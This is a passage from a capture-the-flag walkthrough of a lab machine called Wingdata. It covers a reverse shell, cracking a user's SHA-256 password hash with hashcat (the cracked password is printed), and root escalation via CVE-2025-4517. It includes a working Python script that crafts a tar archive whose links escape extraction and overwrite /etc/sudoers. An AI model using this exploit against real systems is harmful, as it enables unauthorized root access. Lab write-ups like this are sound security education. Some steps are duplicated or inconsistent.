
After a successful command injection, the attacker uses the newly issued UID cookie to request /dir.html. This confirms the session is active and the injection worked.

The Netcat listener on port 9007 catches the incoming reverse shell from the target (10.129.11.129).
Recovering User Credentials

Enumeration of /home directory revealed a wacky user folder. However, the wingftp user lacked permissions to access it, signalling a clear need for privilege escalation.

Navigating to /opt/wftpserver/Data/1/users/ reveals XML configuration files for multiple users: anonymous.xml, john.xml, maria.xml, steve.xml, and wacky.xml. These files likely contain account details and password hashes.

Reading wacky.xml exposes the full user configuration. The <Password> field contains a long hexadecimal string (32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca), which appears to be a SHA-256 hash of the user’s password.

Hash was properly formatted as hash:salt and saved to hash.txt, ready for cracking.
Cracking the Password Hash

On the attacker’s machine, Hashcat identified the correct hash mode for cracking.

Running mode 1410 against rockyou.txt allowed Hashcat to crack the hash within seconds.

Password !#7Blushing^*Bride5 surfaced, matching earlier su wacky attempt.
Switching to the wacky User on Wingdata machine

Switch succeeded, and id confirmed new user context (uid=1001(wacky)).

Inside the wacky home directory, user.txt is read, revealing the user flag
Escalate to Root Privileges Access on the Wingdata machine
Privileges Access

Running sudo -l as wacky shows significant privileges: the user can run /usr/local/bin/python3 and /opt/backup_clients/restore_backup_clients.py as root without a password. This becomes the vector for root access.
Analysing the Restore Script

Potential Archive Extraction Bypass (CVE-2025-4517) on Wingdate Machine
try:
    with tarfile.open(backup_path, "r") as tar:
        tar.extractall(path=staging_dir, filter="data")
    print(f"[+] Extraction completed in {staging_dir}")
except (tarfile.TarError, OSError, Exception) as e:
    print(f"[!] Error during extraction: {e}", file=sys.stderr)
sys.exit(2)The script relies on tar.extractall(filter=”data”) as its primary protection against malicious archives. However, affected Python versions are vulnerable to CVE-2025-4517, which allows attackers to bypass the intended extraction restrictions under certain conditions. If the system has not been patched, a crafted tar archive may escape the expected extraction boundaries or write files to unintended locations, potentially leading to arbitrary file overwrite or privilege escalation.

On the attacker’s machine, an RSA key pair is generated (ssh-keygen) named rootkey with no passphrase. The public key (rootkey.pub) will be embedded into a malicious backup tarball to achieve root access via SSH.
Crafting the Exploit Archive for CVE-2025-4517

A custom exploit.py script is executed locally with options –preset ssh-key, –payload ./rootkey.pub, and –tar-out to create specially crafted backup files.

The /opt/backup_clients/backups/ directory is initially empty. The attacker will place the crafted tarball here for the restoration script to process.
Uploading the Malicious Archive for CVE-2025-4517

Using curl, the malicious backup_1001.tar is downloaded from the attacker’s HTTP server into the backups directory on the target.

The privileged Python script is executed via sudo with the malicious backup: sudo … restore_backup_clients.py -b backup_1001.tar -r restore_test. The script extracts the tarball into the staging directory.

Back on the attacker machine, chmod 600 rootkey secures the private key before attempting SSH login.

I adapted the code based on my findings from GitHub.
import tarfile
import os
import io

comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("backup_9999.tar", mode="w") as tar:
    # Build the path overflow chain
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    # Create the link that exceeds PATH_MAX
    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = "../" * len(steps)
    tar.addfile(l)

    # Target /etc via the overflow escape
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../../../etc"
    tar.addfile(e)

    # Create a hardlink to sudoers and provide new content
    f = tarfile.TarInfo("sudoers_link")
    f.type = tarfile.LNKTYPE
    f.linkname = "escape/sudoers"
    tar.addfile(f)

    content = b"wacky ALL=(ALL) NOPASSWD: ALL\n"
    c = tarfile.TarInfo("sudoers_link")
    c.type = tarfile.REGTYPE
    c.size = len(content)
tar.addfile(c, fileobj=io.BytesIO(content))The code above is based on an existing example that I modified, since I wasn’t experienced enough to write it from scratch.

Subsequently, another crafted backup (backup_9999.tar) is created and restored in the target directory to ensure the SSH public key is written to the root user’s authorized_keys file.
Executing the Restore

An attempt to restore with a non-compliant tag (dark) fails validation. The script enforces that the restore directory must start with restore_, demonstrating the input validation in place.

An attempt to restore with a non-compliant tag (dark) fails validation. The script enforces that the restore directory must start with restore_, demonstrating the input validation in place.

Running sudo -l again shows that the previous restore operation somehow updated wacky’s privileges to (ALL) NOPASSWD: ALL. This grants full root access via sudo.

The attacker immediately escalates to a full root shell using sudo su -.

The root flag is retrieved by reading /root/root.txt